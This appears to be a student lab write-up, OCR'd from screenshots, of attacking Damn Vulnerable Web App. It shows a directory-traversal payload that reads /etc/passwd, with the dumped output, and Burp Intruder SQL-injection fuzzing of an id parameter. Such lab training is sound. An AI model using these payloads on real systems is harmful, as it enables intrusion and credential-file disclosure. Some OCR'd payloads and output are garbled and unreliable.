
- Password changed 🤖 ✅




ANTIMALWARE

# Task-3 – File Inclusion

- Click on url section



- And enter following url , To check Directory Transversal happen or not  



## • Directory Transversal ✓ 🙌

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

Restore Session Damn Vulnerable Web App

192.168.0.170/dvwa/vulnerabilities/fi?page=../../../../etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My Account - PortSwig... http://testfire.net/ima...

```
root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/bin/sh bin:x:2:bin/bin/sh sync:x:3:sys/dev/bin/sh sync:/bin/bin/sh sync games:x:5:60games/usr/games/bin/sh man:x:6:12man:/var/cache/man/bin/sh
lp:x:7:lp/var/spool/lpd/bin/sh mail:x:8:mail/var/mail/bin/sh news:x:9:news/var/spool/news/bin/sh uucp:x:10:10uucp/va/spool/uucp/bin/sh proxy:x:13:proxy/bin/sh www-data:x:33:www-data/var/www/bin/sh
backups:x:34:backup/var/backups/bin/sh list:x:38:38 Mailing List Manager/bin/sh irc:x:39:39 ircd/var/run/ircd/bin/sh gnats:x:41:41 Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody/
noneexistent/bin/sh libuid:x:101:101:/var/lib/libuid/bin/sh dhcpc:x:101:102:/noneexistent/bin/false syslog/bin/false klog:x:102:102:/home/klog/bin/false sshd:x:104:65534:/var/run/sshd/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin.../home/msfadmin/bin/bash bind:x:105:113:/var/cache/bind/bin/false postfix:x:106:115:/var/spool/postfix/bin/false ftp:x:107:65534:/home/ftp/bin/false postgres:x:108:117:PostgreSQL administrator...:/var/lib/postgresql/bin/bash mysql:x:109:118:MySQL Server...:/var/lib/mysql/bin/false tomcat55:x:110:65534:/usr/share/tomcat5/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111...:/home/user/bin/bash
service:x:1002:1002...:/home/service/bin/bash telnetd:x:112:120:/noneexistent/bin/false proftpd/bin/false statd:x:114:65534:/var/lib/nfs/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
```

DVWA

Home Instructions Setup

Brute Force Command Execution CSRF

**File Inclusion**

SQL Injection SQL Injection (Blind)

192.168.0.170/dvwa/vulnerabilities/sql\_injection/

25°C Mostly cloudy

Q Search ENG IN 11:34:06 15-07-2025

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

Restore Session Damn Vulnerable Web App

192.168.0.170/dvwa/vulnerabilities/fi?page=../../../../etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My Account - PortSwig... http://testfire.net/ima...

```
Warning: include(../../../../etc/passwd) [function.include]: failed to open stream: No such file or directory in /var/www/dvwa/vulnerabilities/fi/index.php on line 35
Warning: include() [function.include]: Failed opening '../../../../etc/passwd' for inclusion (include_path='/usr/share/php:/usr/share/pear.../external/phpids/0.6/lib') in /var/www/dvwa/vulnerabilities/fi/index.php on line 35
Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/fi/index.php:35) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

DVWA

Home Instructions Setup

Brute Force Command Execution CSRF

**File Inclusion**

SQL Injection SQL Injection (Blind)


Upload

SUNPHARMA +1.48%


Q Search ENG IN 11:35:39 15-07-2025

# Task -4 – SQL Injection


- Click on Sql Injection Section




- Enter random Id and click on submit button




- Request intercept using burp suite




- Right click on request and send it to **intruder**



- Set payload position on **id** section



- Now click on **payload configuration** and then click on **Add from list** and select **fuzzing- SQL Injection**
- Click on **Start attack**



- Automated attack finished

The screenshot shows the NetworkMiner interface with the following details:

- Attack Save:** 4. Intruder attack of http://192.168.0.170
- Results Positions:** Capture filter: Capturing all items; View filter: Showing all items.
- Request Response:** Pretty, Raw, Hex.
- Hex Dump:**

```

1 GET /dvwa/vulnerabilities/sql1/?id=%7ibase%7d%20or%20like%20%4&Submit=Submit HTTP/1.1
2 Host: 192.168.0.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.8
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 If-Modified-Since: Mon, 01 Jan 2018 00:00:00 GMT
9 Cookie: securityLevel=low; PHPSESSID=f774c1cd5d0fbff5c424d2154d1fa97f
10 Upgrade-Insecure-Requests: 1
11 Priority: -1
12
13
14
15
16
17
18
19



```
- Comment:** 4. Intruder attack of http://192.168.0.170
- Toolbar:** Attack, Save, ... (More), Payloads, Resource pool, Settings.
- Bottom Status:** Very humid Now, 11:46:40, 15-07-2025.

- Now enter sql injection on input field for manual testing
- Click on submit

The screenshot shows the DVWA SQL Injection page with the following details:


- Page Title:** DVWA
- Section:** Vulnerability: SQL Injection
- Left Sidebar:** Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About.
- User ID Input:** %20or%20id%20like%20%  
%7ibase%7d%20or%20id%20...
- Submit Button:** Submit (highlighted).
- More info:**
  - <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
  - [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
  - <http://www.unixwiz.net/techtips/sql-injection.html>
- Bottom Status:** Very humid Now, 11:47:00, 15-07-2025.

- Result 🤖 ✅

